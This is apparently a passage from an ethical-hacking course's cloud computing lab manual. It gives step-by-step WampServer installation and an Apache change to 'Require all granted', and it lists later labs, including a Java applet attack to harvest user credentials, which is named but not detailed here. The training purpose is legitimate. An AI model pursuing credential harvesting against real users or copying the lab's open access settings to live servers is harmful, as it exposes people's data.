Cloud Computing

Module 17

Cloud Computing

Cloud computing is Internet-based computing in which large groups of remote servers are networked to allow sharing of data-processing tasks, centralized data storage, and online access to computer services or resources.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables distributed workforce, reduces organization expenses, provides data security, and so on. As many enterprises are adopting cloud services, attackers make clouds their targets of exploits to gain unauthorized access to valuable data stored in them. Therefore, it is important to perform cloud pen testing regularly to monitor its security posture.

Security Administrators claim that clouds are more vulnerable against DoS assaults, because they have numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, it will attempt to provide more computational power (more virtual machines, more service instances) to cope, and will eventually fail.

In this way, cloud systems try to work against attackers by providing more computational power; however, they inadvertently aid the attacker by enabling the greatest possible damage to the service's availability—a process that all started from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a certain service, but merely flood a single, cloud-based address to the service unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an expert ethical hacker and penetration tester, you must have sound knowledge of how to develop a cloud server and which cloud service you need to enforce, depending on the type of organization.

Lab Objectives

The objective of this lab is to help students to build a cloud server, secure it with OpenSSL Encryption, and exploit java vulnerability to harvest user credentials.

In this lab, you will:

- Build a cloud server,
- Secure it with OpenSSL Encryption
- Perform Java Applet attack in attempt to harvest the user credentials
- Perform Security Assessment on a Cloud Server

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as Host machine
- A computer running Windows Server 2008 as Virtual machine
- A computer running Windows 8.1 as Virtual machine
- A computer running Windows 7 as Virtual machine
- A computer running Kali Linux as Virtual machine
- Android running as Virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 80 Minutes

Overview of Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing a cloud.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in Cloud Computing:

- Building a Cloud Using **ownCloud** and **WampServer**
- Transferring Cloud Data Over **Secure Channel**
- Harvesting Cloud Credentials by Exploiting **Java Vulnerability**
- Performing **Cloud Vulnerability Assessment** Using Mobile Based Security Scanner **zANTI**

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab
1

Building a Cloud Using ownCloud and WAMPServer

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Cloud servers are those built, hosted, and delivered through a cloud computing environment.

Lab Scenario

ownCloud is an open-source application used to sync documents, and provides tools to users, as well as substantial undertakings and administration suppliers working. ownCloud gives protected, secure, and consistent record synchronization, and imparting arrangement on servers that you control.

As an expert Security Professional and Penetration Tester, you should possess knowledge on building a cloud server, creating user accounts, and assigning user rights to each of them in accessing files and directories. You also need to have knowledge of sharing files online and offline using ownCloud Desktop Client.

Lab Objectives

The objective of this lab is to help students learn how to build a cloud server.

In this lab, you will learn to:

- Build a server using ownCloud
- Create users and assign user rights
- Share files and directories both online and offline using ownCloud Desktop Client application

Lab Environment

To carry out the lab, you need:

- **ownCloud**, **Microsoft Visual C++ 2010** and **WAMP Server** located at **D:\CEH-Tools\CEHv9 Module 17 Cloud Computing**
- **ownCloud Desktop Client** located at **D:\CEH-Tools\CEHv9 Module 17 Cloud Computing\ownCloud Desktop Client**

- You can download the latest version of WAMP Server from http://www.Wampserver.com/en/ and **Microsoft Visual C++ 2010** from http://www.microsoft.com/en-in/download/details.aspx?id=5555
- You can download the latest version of **ownCloud** and **ownCloud Desktop Client** from http://owncloud.org/install
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- A **Windows Server 2012** host machine
- A **Window Server 2008** virtual machine
- A **Window 8.1** virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

Lab Duration

Time: 15 Minutes

Overview of a Cloud Server

Cloud servers are also known as virtual dedicated servers (VDS), and they possess similar capabilities and functionality to a typical server. However, they are accessed remotely from a cloud service provider.

Lab Tasks

TASK 1

Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**.

Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane and click **Disconnect** to disconnect the manager.


Make sure that you delete all the cookies in the browser in which you will be hosting ownCloud and make sure that WampServer is kept online throughout this lab.

TASK 2

Install WampServer and Microsoft Visual C++ 2010 x64 Redistributable

1. Log in to **Windows Server 2008** virtual machine.
2. To install Wamp server without errors, you first need to install **Microsoft Visual C++ 2010 Redistribute**.
3. Navigate to:

   Z:\CEHv9 Module 17 Cloud Computing\Microsoft Visual C++ 2010 and double-click **veredist_x64.exe**.
4. **Microsoft Visual C++ 2010 x64 Redistributable Setup** window appears. Accept the license terms and click **Install**.



Microsoft Visual C++ 2010 x64 Redistributable Setup

Welcome to Microsoft Visual C++ 2010 x64 Redistributable Setup

Please, accept the license terms to continue.

MICROSOFT SOFTWARE LICENSE TERMS

MICROSOFT VISUAL C++ 2010 RUNTIME LIBRARIES WITH SERVICE PACK 1

These license terms are an agreement between Microsoft Corporation (or based on where you live, one of its affiliates) and you. Please read them. They apply to the software named above,


☑ I have read and accept the license terms.

□ Yes, send information about my setup experiences to Microsoft Corporation.

For more information, read the Data Collection Policy.

FIGURE 1.1: Microsoft Visual C++ 2010 x64 Redistributable Setup window

5. On completion of the installation, click **Finish**.



Microsoft Visual C++ 2010 x64 Redistributable Setup

Installation Is Complete


Microsoft Visual C++ 2010 x64 Redistributable has been installed.

You can check for more recent versions of this package on the Microsoft Visual Studio website.

FIGURE 1.2: Installation Completed

6. Navigate to **Z:\CEHv9 Module 17 Cloud Computing\WAMP Server** and double-click **wampserver2.2e-php5.4.3-httpd-2.4.2-mysql5.5.24-x64.exe**.

7. The WAMPServer setup wizard appears; click **Next**.



Setup - WampServer 2

Welcome to the WampServer 2 Setup Wizard

This will install WampServer 2.2 on your computer.

It is recommended that you close all other applications before continuing.


Click Next to continue, or Cancel to exit Setup.

Powered by
Alter Way
The French
Open Source
Service Provider
http://www.alterway.fr

```
Apache      : 2.4.2
MySQL       : 5.5.24
PHP         : 5.4.3
PHPMyAdmin  : 3.5.1
SqlBuddy    : 1.3.3
XDebug      : 2.2.0
```

FIGURE 1.3: WampServer setup wizard

8. In the **License Agreement** step, accept the license agreement, and click **Next**.



Setup - WampServer 2

License Agreement

Please read the following important information before continuing.

Please read the following License Agreement. You must accept the terms of this agreement before continuing with the installation.


```
---------------------------------------------------------------
*** WampServer
---------------------------------------------------------------
by
Creator                      : Romain Bourdon
Maintainer / Upgrade/Roadmap    : Herve Leclerc - herve.leclerc@alterway.fr

                    GNU GENERAL PUBLIC LICENSE
                      Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
```

● I accept the agreement

○ I do not accept the agreement

FIGURE 1.4: WampServer setup wizard: License Agreement

9. The **Select Destination Location** step appears; specify a location in which to install the server, and click **Next**.



Setup - WampServer 2

Select Destination Location

Where should WampServer 2 be installed?

Setup will install WampServer 2 into the following folder.


To continue, click Next. If you would like to select a different folder, click Browse.

c:\wamp

At least 258.7 MB of free disk space is required.

FIGURE 1.5: WampServer setup wizard: Destination Location

10. The **Select Additional Tasks** step appears; click **Next**.



Setup - WampServer 2

Select Additional Tasks
Which additional tasks should be performed?


Select the additional tasks you would like Setup to perform while installing WampServer 2, then click Next.

Additional icons:

□ Create a Quick Launch icon
□ Create a Desktop icon

FIGURE 1.6: WampServer setup wizard: Select Additional Tasks

11. The **Ready to Install** step appears; click **Install**.



Setup - WampServer 2

Ready to Install
Setup is now ready to begin installing WampServer 2 on your computer.


Click Install to continue with the installation, or click Back if you want to review or change any settings.

Destination location:
c:\wamp

FIGURE 1.7: WampServer setup wizard: Select Additional Tasks

12. It takes some time for the server to install.

13. During installation, a window appears, asking you to choose your default browser. Click **Open**.



Please choose your default browser. If you are not sure, just click Open :

Computer ▸ Local Disk (C:) ▸ Windows ▸


Name	Date modified	Type	Size
AppPatch	1/19/2008 7:02 AM	File Folder	
assembly	8/16/2014 1:29 AM	File	
Boot	1/19/2008 3:11 AM	File Folder	
Branding	1/19/2008 6:54 AM	File Folder	
Cursors	1/19/2008 3:11 AM	File Folder	
Debug	7/23/2014 1:46 PM	File Folder	
DigitalLocker	1/19/2008 7:02 AM	File Folder	
en-US	1/19/2008 7:02 AM	File Folder	
Globalization	1/19/2008 2:33 AM	File Folder	
Help	1/19/2008 7:02 AM	File Folder	
IME	1/19/2008 7:02 AM	File Folder	
inf	8/20/2014 12:47…	File Folder	
Installer	8/20/2014 1:03 AM	File Folder	
L2Schemas	1/19/2008 3:11 AM	File Folder	
LiveKernelReports	1/19/2008 2:33 AM	File Folder	
Logs	1/19/2008 3:11 AM	File Folder	
Media	1/19/2008 3:11 AM	File Folder	

File name: explorer.exe

exe files (*.exe)

FIGURE 1.8: Choosing default browser

14. The **PHP mail parameters** step appears; leave the default options and click **Next**.



Setup - WampServer 2

PHP mail parameters


Please specify the SMTP server and the adresse mail to be used by PHP when using the function mail(). If you are not sure, just leave the default values.

SMTP: localhost

Email: you@yourdomain

FIGURE 1.9: WampServer setup wizard: PHP mail parameters

15. Once setup is complete, the option **Launch WampServer 2** is checked by default. Click **Finish**.



Setup - WampServer 2

Completing the WampServer 2 Setup Wizard

Setup has finished installing WampServer 2 on your computer. The application may be launched by selecting the installed icons.

Click Finish to exit Setup.

☑ Launch WampServer 2 now

```
Apache      : 2.4.2
MySQL       : 5.5.24
PHP         : 5.4.3
PHPMyAdmin  : 3.5.1
SqlBuddy    : 1.3.3
XDebug      : 2.2.0
```

FIGURE 1.10: Launching WampServer

TASK 3

Configure Apache Server

16. WampServer icon appears in the notification area. Wait till the icon turns from red color to green.





FIGURE 1.11: WampServer activated

17. Once the icon turns green, navigate to **C:\Wamp\bin\apache\apache2.4.2\conf**, open **httpd.conf** with **Notepad++** (i.e., right-click on **httpd.conf** file and select **Edit with Notepad++**).

18. Scroll down to **line 265** and change the script from **Require local** to **Require all granted**.




```
255     #
256     AllowOverride All
257
258     #
259     # Controls who can get stuff from this server.
260     #
261     # Online --> Require all granted
262
263     #   onlineoffline tag - don't remove
264
265     Require all granted
266
267 </Directory>
268
269
270
271 #
272 # DirectoryIndex: sets the file that Apache will serve if a directory
273 # is requested.
274 #
275 <IfModule dir_module>
276     DirectoryIndex index.php index.php3 index.html index.htm
277 </IfModule>
```

"C:\wamp\bin\apache\apache2.4.2\conf\httpd.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd.conf
Ln : 265 Col : 29 Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS

FIGURE 1.12: Setting Permissions

19. Click **File** from the menu bar, and then click **Save**.

Note: You can instead press **Ctrl+S** to save the file.



"C:\wamp\bin\apache\apache2.4.2\conf\httpd.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
New Ctrl+N
Open... Ctrl+O
Reload from Disk
Save Ctrl+S
Save As... Ctrl+Alt+S
Save a Copy As...
Save All Ctrl+Shift+S
Rename...
Close Ctrl+W
Close All
Close All but Active Document
Move to Recycle Bin
Load Session...
Save Session...
Print... Ctrl+P
Print Now
1: C:\Snort\etc\snort.conf
2: C:\Snort\rules\icmp-info.rules
3: C:\Snort\log\192.168.0.32\ICMP_ECHO.ids
4: C:\wamp\bin\apache\apache2.4.2\bin\php.ini
5: C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-vhosts.conf
Open All Recent Files
Empty Recent Files List
Exit Alt+F4

FIGURE 1.13: Saving the config file

20. **Close** the file and all open folders. Click **Wamp server** icon from the system tray, and then click **Restart All Services**.




FIGURE 1.14: Restarting all the services

21. Wait until the icon turns green.

22. Click **WampServer** in the notification area, and select **Localhost**.





FIGURE 1.15: Launching Localhost

23. As soon as you click the icon, the WAMPSERVER home page appears in the default browser. Click **phpmyadmin** link, under **Tools**.



Server Configuration
Apache Version : 2.4.2
PHP Version : 5.4.3
Loaded Extensions : Core, bcmath, calendar, com_dotnet, ctype, date, ereg, filter, ftp, hash, iconv, json, mcrypt, SPL, odbc, pcre, Reflection, session, standard, mysqlnd, tokenizer, zip, zlib, libxml, dom, PDO, Phar, SimpleXML, wddx, xml, xmlreader, xmlwriter, apache2handler, mbstring, gd, mysql, mysqli, pdo_mysql, pdo_sqlite, mhash, xdebug
MySQL Version : 5.5.24


Tools
phpinfo()
phpmyadmin

FIGURE 1.16: Selecting phpmyadmin tool

TASK 4

Editing privileges in mysql

24. **phpMyAdmin** webpage appears; click **mysql** in the left pane.



Server connection collation: utf8_general_ci

Language: English
Theme: pmahomme
Font size: 82%

- Server: localhost (localhost via TCP/IP)
- Software: MySQL
- Software version: 5.5.24-log - MySQL Community Server (GPL)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

- Apache/2.4.2 (Win64) PHP/5.4.3
- Database client version: libmysql - mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fe...

FIGURE 1.17: Selecting mysql

25. You will be redirected to the **mysql** page. Hover the mouse over the **More** drop-down list from the menu bar, and click **Privileges**.

